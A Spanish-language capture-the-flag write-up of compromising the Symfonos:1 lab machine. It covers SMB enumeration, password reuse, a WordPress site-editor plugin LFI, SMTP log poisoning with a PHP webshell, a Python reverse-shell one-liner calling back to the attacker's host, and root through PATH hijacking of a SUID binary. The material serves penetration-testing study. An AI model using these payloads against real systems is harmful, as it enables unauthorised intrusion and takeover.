Symfonos
Reconocimiento y enumeración
Sección titulada «Reconocimiento y enumeración»Los resultados de la búsqueda a través de NMAP y SMB. También realicé fuzzing, pero al no obtener ningún resultado he optado por no añadirlo.
Esta máquina la hemos hecho con ayuda de unos pocos pasos que nos dieron para tener una dirección más o menos clara.
Lanzo el siguiente comando para descubrir los puertos y protocolos de la máquina: nmap -T4 -A -v 172.20.0.192.
El escaneo desvela que tiene abiertos los puertos:
22:SSH445:SMB139:NetBIOS80:HTTP25:SMTP
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-04 18:56 +0100NSE: Loaded 158 scripts for scanning.NSE: Script Pre-scanning.Initiating NSE at 18:56Completed NSE at 18:56, 0.00s elapsedInitiating NSE at 18:56Completed NSE at 18:56, 0.00s elapsedInitiating NSE at 18:56Completed NSE at 18:56, 0.00s elapsedInitiating ARP Ping Scan at 18:56Scanning 172.20.0.192 [1 port]Completed ARP Ping Scan at 18:56, 0.26s elapsed (1 total hosts)Initiating Parallel DNS resolution of 1 host. at 18:56Completed Parallel DNS resolution of 1 host. at 18:56, 0.52s elapsedInitiating SYN Stealth Scan at 18:56Scanning 172.20.0.192 [1000 ports]Discovered open port 22/tcp on 172.20.0.192Discovered open port 445/tcp on 172.20.0.192Discovered open port 139/tcp on 172.20.0.192Discovered open port 80/tcp on 172.20.0.192Discovered open port 25/tcp on 172.20.0.192Completed SYN Stealth Scan at 18:56, 0.35s elapsed (1000 total ports)Initiating Service scan at 18:56Scanning 5 services on 172.20.0.192Completed Service scan at 18:56, 11.04s elapsed (5 services on 1 host)Initiating OS detection (try #1) against 172.20.0.192NSE: Script scanning 172.20.0.192.Initiating NSE at 18:56Completed NSE at 18:57, 60.12s elapsedInitiating NSE at 18:57Ahora que conozco los puertos y protocolos podemos empezar a atacarlos y descubrir qué tienen en ellos.
Empezamos por el SMB, que es uno de los protocolos más fáciles de “vulnerar”, simplemente porque podemos ver lo que está compartiendo sin necesitar credenciales.
Me conecto de manera normal para listar las carpetas e ítems compartidos del servidor.
┌──(kali㉿DESKTOP-3V92LT1)-[/mnt/d/Otros]└─$ smbclient -L //172.20.0.192 -N
        Sharename       Type      Comment        ---------       ----      -------        print$          Disk      Printer Drivers        helios          Disk      Helios personal share        anonymous       Disk        IPC$            IPC       IPC Service (Samba 4.5.16-Debian)Reconnecting with SMB1 for workgroup listing.
        Server               Comment        ---------            -------
        Workgroup            Master        ---------            -------        WORKGROUP            LAPTOP-DE-MARC-
Acceso a recursos y descubrimiento
Sección titulada «Acceso a recursos y descubrimiento»Hay un elemento compartido llamado “anonymous”, con el que seguramente me pueda conectar de forma anónima, sin usuario.
Pruebo a conectarme.
┌──(kali㉿DESKTOP-3V92LT1)-[/mnt/d/Otros]└─$ smbclient //172.20.0.192/anonymous -NTry "help" to get a list of possible commands.smb: \> dir  .                                   D        0  Sat Jun 29 03:14:49 2019  ..                                  D        0  Sat Jun 29 03:12:15 2019  attention.txt                       N      154  Sat Jun 29 03:14:49 2019
                19994224 blocks of size 1024. 17127820 blocks availablesmb: \> get attention.txtgetting file \attention.txt of size 154 as attention.txt (4.1 KiloBytes/sec) (average 4.1 KiloBytes/sec)smb: \> exit
Dentro hay un archivo llamado attention.txt que nos podemos descargar gracias nuestros permisos.
Una vez en el ordenador local, lo leemos tranquilamente.
┌──(kali㉿DESKTOP-3V92LT1)-[/mnt/d/Otros]└─$ cat attention.txt
Can users please stop using passwords like 'epidioko', 'qwerty' and 'baseball'!
Next person I find using one of these passwords will be fired!
-Zeus
┌──(kali㉿DESKTOP-3V92LT1)-[/mnt/d/Otros]└─$
En el archivo pone que los usuarios suelen utilizar una de tres contraseñas: epidoko, qwerty y baseball.
A continuación realizaré el SMB con el comando enum4linux, para listar los usuarios disponibles.
┌──(kali㉿DESKTOP-3V92LT1)-[/mnt/d/Otros]└─$ enum4linux -a 172.20.0.192Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Feb  4 19:02:26 2026
 =========================================( Target Information )=========================================
Target ........... 172.20.0.192RID Range ........ 500-550,1000-1050Username ......... ''Password ......... ''Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
...
 =======================================( Users on 172.20.0.192 )=======================================
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: helios   Name:   Desc:
user:[helios] rid:[0x3e8]
...
Tal como se ve, existe un usuario llamado helios, que casualmente hay una compartición llamada de la misma manera.
Me intento conectar a esta compartición con el usuario helios y pruebo con una de las contraseñas aleatoriamente.
┌──(kali㉿DESKTOP-3V92LT1)-[~]└─$ smbclient //172.20.0.192/helios -U heliosPassword for [WORKGROUP\helios]:qwertyTry "help" to get a list of possible commands.smb: \>Justamente la contraseña que he probado era la correcta ✅, y estoy dentro.
Al hacer un dir dentro del servidor, descubro un par de archivos llamados research.txt y todo.txt, los cuales me descargo.
Una vez en el equipo local, los leo.
┌──(kali㉿DESKTOP-3V92LT1)-[~]└─$ cat research.txtHelios (also Helius) was the god of the Sun in Greek mythology. He was thought to ride a golden chariot which brought the Sun across the skies each day from the east (Ethiopia) to the west (Hesperides) while at night he did the return journey in leisurely fashion lounging in a golden cup. The god was famously the subject of the Colossus of Rhodes, the giant bronze statue considered one of the Seven Wonders of the Ancient World.
┌──(kali㉿DESKTOP-3V92LT1)-[~]└─$ cat todo.txt
1. Binge watch Dexter2. Dance3. Work on /h3l105
El primero de ambos es simplemente la mitología de Helios, mientras que el otro archivo muestra una lista de tareas, con lo que parece ser un directorio que podría ser del servidor web.
Pruebo a entrar a esa dirección.

¡Eureka! Hemos encontrado una ubicación.
Es un WordPress, por lo que habrá cosas interesantes que intentar.
Explotación
Sección titulada «Explotación»Local File Inclusion (LFI)
Sección titulada «Local File Inclusion (LFI)»Dado que parece que la página WordPress no está muy configurada y podemos ver las versiones de WordPress y de Apache, he preguntado a Gemini posibles métodos para poder cargar archivos internos del sistema. Ya que WordPress por defecto viene con plugins habilitados, podemos utilizarlos. También podemos utilizar el comando wpscan para analizar los plugins de la página, no obstante el comando no me estaba funcionando en este momento.
Uno de los plugins habilitados en la página era site-editor, con el que se puede cargar ficheros de la siguiente manera:
view-source:http://symfonos.local/h3l105/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?ajax_path=/etc/passwdSe pueden cargan archivos locales del sistema perfectamente, incluso el archivo /etc/passwd.
root:x:0:0:root:/root:/bin/bashdaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologinbin:x:2:2:bin:/bin:/usr/sbin/nologinsys:x:3:3:sys:/dev:/usr/sbin/nologinsync:x:4:65534:sync:/bin:/bin/syncgames:x:5:60:games:/usr/games:/usr/sbin/nologinman:x:6:12:man:/var/cache/man:/usr/sbin/nologinlp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologinmail:x:8:8:mail:/var/mail:/usr/sbin/nologinnews:x:9:9:news:/var/spool/news:/usr/sbin/nologinuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologinproxy:x:13:13:proxy:/bin:/usr/sbin/nologinwww-data:x:33:33:www-data:/var/www:/usr/sbin/nologinbackup:x:34:34:backup:/var/backups:/usr/sbin/nologinlist:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologinirc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologingnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologinnobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologinsystemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/falsesystemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/falsesystemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/falsesystemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false_apt:x:104:65534::/nonexistent:/bin/falseDebian-exim:x:105:109::/var/spool/exim4:/bin/falsemessagebus:x:106:111::/var/run/dbus:/bin/falsesshd:x:107:65534::/run/sshd:/usr/sbin/nologinhelios:x:1000:1000:,,,:/home/helios:/bin/bashmysql:x:108:114:MySQL Server,,,:/nonexistent:/bin/falsepostfix:x:109:115::/var/spool/postfix:/bin/false{"success":true,"data":{"output":[]}}Gracias a cargar el archivo ahora sé que existe el usuario helios en el sistema.
Ahora que sé que se pueden cargar ficheros locales a través de PHP, puedo cargar una webshell a través de los logs de, por ejemplo, el servidor de correo.
Para hacer esto simplemente nos conectamos al servidor de correo y ejecutamos los comandos que son normalmente utilizados para enviar un correo.
Algunas de estas opciones no las sabes hasta que comienzas a ejecutar los comandos.
HELO <x>MAIL FROM: <x@example.com>RCPT TO: <helios@symfonos.localdomain>DATASubject: Shell<?php system($_GET['cmd']); ?>.QUIT┌──(kali㉿DESKTOP-3V92LT1)-[~]└─$ nc 172.20.0.192 25220 symfonos.localdomain ESMTP Postfix (Debian/GNU)HELO nyalex250 symfonos.localdomainMAIL FROM: <nyalex@kali.com>250 2.1.0 OkRCPT TO: <helios@symfonos.localdomain>250 2.1.5 OkDATA354 End data with <CR><LF>.<CR><LF>Subject: Shell<?php system($_GET['cmd']); ?>.250 2.0.0 Ok: queued as BAFBC406FAQUIT221 2.0.0 ByeAhora con esto ya ha quedado en los logs del sistema.
WebShell
Sección titulada «WebShell»view-source:http://symfonos.local/h3l105/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?ajax_path=/var/mail/helios&cmd=id
From nyalex@kali.com  Wed Feb  4 12:36:36 2026Return-Path: <nyalex@kali.com>X-Original-To: helios@symfonos.localdomainDelivered-To: helios@symfonos.localdomainReceived: from nyalex (unknown [172.20.0.134])  by symfonos.localdomain (Postfix) with SMTP id BAFBC406FA  for <helios@symfonos.localdomain>; Wed,  4 Feb 2026 12:35:06 -0600 (CST)Subject: Shell
uid=1000(helios) gid=1000(helios) groups=1000(helios),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev)
Reverse Shell
Sección titulada «Reverse Shell»&cmd=python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("TU_IP_KALI",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
view-source:http://symfonos.local/h3l105/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?ajax_path=/var/mail/helios&cmd=python%20-c%20%27import%20socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((%22172.20.0.134%22,4444));os.dup2(s.fileno(),0);%20os.dup2(s.fileno(),1);%20os.dup2(s.fileno(),2);p=subprocess.call([%22/bin/bash%22,%22-i%22]);%27
┌──(kali㉿DESKTOP-3V92LT1)-[~]└─$ nc -lvnp 4444listening on [any] 4444 ...connect to [172.20.0.134] from (UNKNOWN) [172.20.0.192] 57428bash: cannot set terminal process group (536): Inappropriate ioctl for devicebash: no job control in this shell<ite-editor/editor/extensions/pagebuilder/includes$
<ite-editor/editor/extensions/pagebuilder/includes$ cdcdbash: cd: HOME not set<ite-editor/editor/extensions/pagebuilder/includes$ cd /cd /helios@symfonos:/$
Escalada
Sección titulada «Escalada»helios@symfonos:/tmp$ cd curlingcd curlinghelios@symfonos:/tmp/curling$ chmod 777 curlchmod 777 curlhelios@symfonos:/tmp/curling$ /opt/statuscheck/opt/statuscheckwhoamiheliosexithelios@symfonos:/tmp/curling$ echo '#!/bin/bash' > curlecho '#!/bin/bash' > curlhelios@symfonos:/tmp/curling$ echo 'cp /bin/bash /tmp/rootbash/' >> curlecho 'cp /bin/bash /tmp/rootbash/' >> curlhelios@symfonos:/tmp/curling$ echo 'chmod +xs /tmp/rootbash' >> curlecho 'chmod +xs /tmp/rootbash' >> curlhelios@symfonos:/tmp/curling$ echo '#!/bin/bash' > curlecho '#!/bin/bash' > curlhelios@symfonos:/tmp/curling$ echo 'cp /bin/bash /tmp/rootbash' >> curlecho 'cp /bin/bash /tmp/rootbash' >> curlhelios@symfonos:/tmp/curling$ echo 'chmod +xs /tmp/rootbash' >> curlecho 'chmod +xs /tmp/rootbash' >> curlhelios@symfonos:/tmp/curling$ chmod +x curlchmod +x curlhelios@symfonos:/tmp/curling$ ls -lals -latotal 12drwxr-xr-x 2 helios helios 4096 Feb 4 12:47 .drwxrwxrwt 3 root root 4096 Feb 4 12:49 ..-rwxrwxrwx 1 helios helios 63 Feb 4 12:52 curlhelios@symfonos:/tmp/curling$ export PATH=/tmp/curling:$PATHexport PATH=/tmp/curling:$PATHhelios@symfonos:/tmp/curling$ which curlwhich curl/tmp/curling/curlhelios@symfonos:/tmp/curling$ /opt/statuscheck/opt/statuscheckhelios@symfonos:/tmp/curling$ ls -la ..ls �-la ..ls: cannot access ''$'\303''-la': No such file or directory..:curlcurlingrootbashhelios@symfonos:/tmp/curling$ ls -la ..ls -la ..total 1092drwxrwxrwt 3 root root 4096 Feb 4 12:53 .drwxr-xr-x 22 root root 4096 Jun 28 2019 ..-rwxrwxrwx 1 helios helios 8 Feb 4 12:52 curldrwxr-xr-x 2 helios helios 4096 Feb 4 12:47 curling-rwsr-sr-x 1 helios helios 1099016 Feb 4 12:53 rootbashhelios@symfonos:/tmp/curling$ cd ..cd ..helios@symfonos:/tmp$ ./rootbash whoami./rootbash whoami/usr/bin/whoami: /usr/bin/whoami: cannot execute binary filehelios@symfonos:/tmp$ /tmp/rootbash -p/tmp/rootbash -pwhoamiheliosexithelios@symfonos:/tmp$ cd curligcd curligbash: cd: curlig: No such file or directoryhelios@symfonos:/tmp$ cd curlingcd curlinghelios@symfonos:/tmp/curling$ lslscurlhelios@symfonos:/tmp/curling$<ite-editor/editor/extensions/pagebuilder/includes$ cd /tmpcd /tmphelios@symfonos:/tmp$ lslshelios@symfonos:/tmp$ mkdir alexmkdir alexhelios@symfonos:/tmp$ cd alexcd alexhelios@symfonos:/tmp/alex$ echo '#!/bin/bash' > curlecho '#!/bin/bash' > curlhelios@symfonos:/tmp/alex$ echo 'id > /tmp/testigo.txt' >> curlecho 'id > /tmp/testigo.txt' >> curlhelios@symfonos:/tmp/alex$ echo 'whoami >> /tmp/testigo.txt' >> curlecho 'whoami >> /tmp/testigo.txt' >> curlhelios@symfonos:/tmp/alex$ chmod +x curlchmod +x curlhelios@symfonos:/tmp/alex$ export PATH=/tmp/alex:$PATHexport PATH=/tmp/alex:$PATHhelios@symfonos:/tmp/alex$ /opt/statuscheck/opt/statuscheckhelios@symfonos:/tmp/alex$ ls -la ..ls -la ..total 16drwxrwxrwt 3 root root 4096 Feb 4 13:11 .drwxr-xr-x 22 root root 4096 Jun 28 2019 ..drwxr-xr-x 2 helios helios 4096 Feb 4 13:11 alex-rw-r--r-- 1 helios helios 134 Feb 4 13:11 testigo.txthelios@symfonos:/tmp/alex$ cat ../testigo.txtcat ../testigo.txtuid=1000(helios) gid=1000(helios) groups=1000(helios),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev)helioshelios@symfonos:/tmp/alex$helios@symfonos:/tmp$ echo $PATHecho $PATH/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/binhelios@symfonos:/tmp$ export PATH=/tmp:$PATHexport PATH=/tmp:$PATHhelios@symfonos:/tmp$ which curlwhich curl/usr/bin/curlhelios@symfonos:/tmp$ echo $PATHecho $PATH/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/binhelios@symfonos:/tmp$ which curlwhich curl/usr/bin/curlhelios@symfonos:/tmp$ lslscurlhelios@symfonos:/tmp$ ls -lals -latotal 12drwxrwxrwt 2 root root 4096 Feb 9 09:21 .drwxr-xr-x 22 root root 4096 Jun 28 2019 ..-rw-r--r-- 1 helios helios 13 Feb 9 09:21 curlhelios@symfonos:/tmp$ chmod 777 curlchmod 777 curlhelios@symfonos:/tmp$ which curlwhich curl/tmp/curlhelios@symfonos:/tmp$ /opt/statuscheck/opt/statuscheckwhoamirootiduid=1000(helios) gid=1000(helios) euid=0(root) groups=1000(helios),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev)echo $PATH/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/binls /rootproof.txtcat /root/proof.txt
Congrats on rooting symfonos:1!
\ __--==/////////////[})))==* / \ ' ,| `\`\ //| ,| \ `\ //,/' -~ | ) _-~~~\ |/ / |'| _-~ / , (( /' ) | \ / /'/ _-~ _/_-~| ((( ; /` ' )/ /'' _ -~ _-~ ,/' ) )) `~~\ `\\/'/|' __--~~__--\ _-~ _/,((( )) / ~~ \ /~ __--~~ --~~ __/~ _-~ / ((\~\ | ) | ' / __--~~ \-~~ _-~ `\(\ __--( _/ |'\ / --~~ __--~' _-~ ~| ( ((~~ __-~ \~\ / ___---~~ ~~\~~__--~ ~~\~~~~~~ `\-~ \~\ / __--~~~'~~/ ;\ __.-~ ~-/ ~~~~~__\__---~~ _..--._ ;;;;;;;;' / ---~~~/_.-----.-~ _.._ ~\ ;;;;;;;' / ----~~/ `\,~ `\ \ ;;;;' ( ---~~/ `:::| `\\. |' _ `----~~~~' / `:| ()))), ______/\/~ | / / (((((()) /~;;.____/;;' / ___.---( `;;;/ )))'`)) / // _;______;'------~~~~~ |;;/\ / (( ( // \ \ / | \;;,\ ` (<_ \ \ /',/-----' _> \_| \\_ //~;~~~~~~~~~ \_| (,~~ \~\ ~~
Contact me via Twitter @zayotic to give feedback!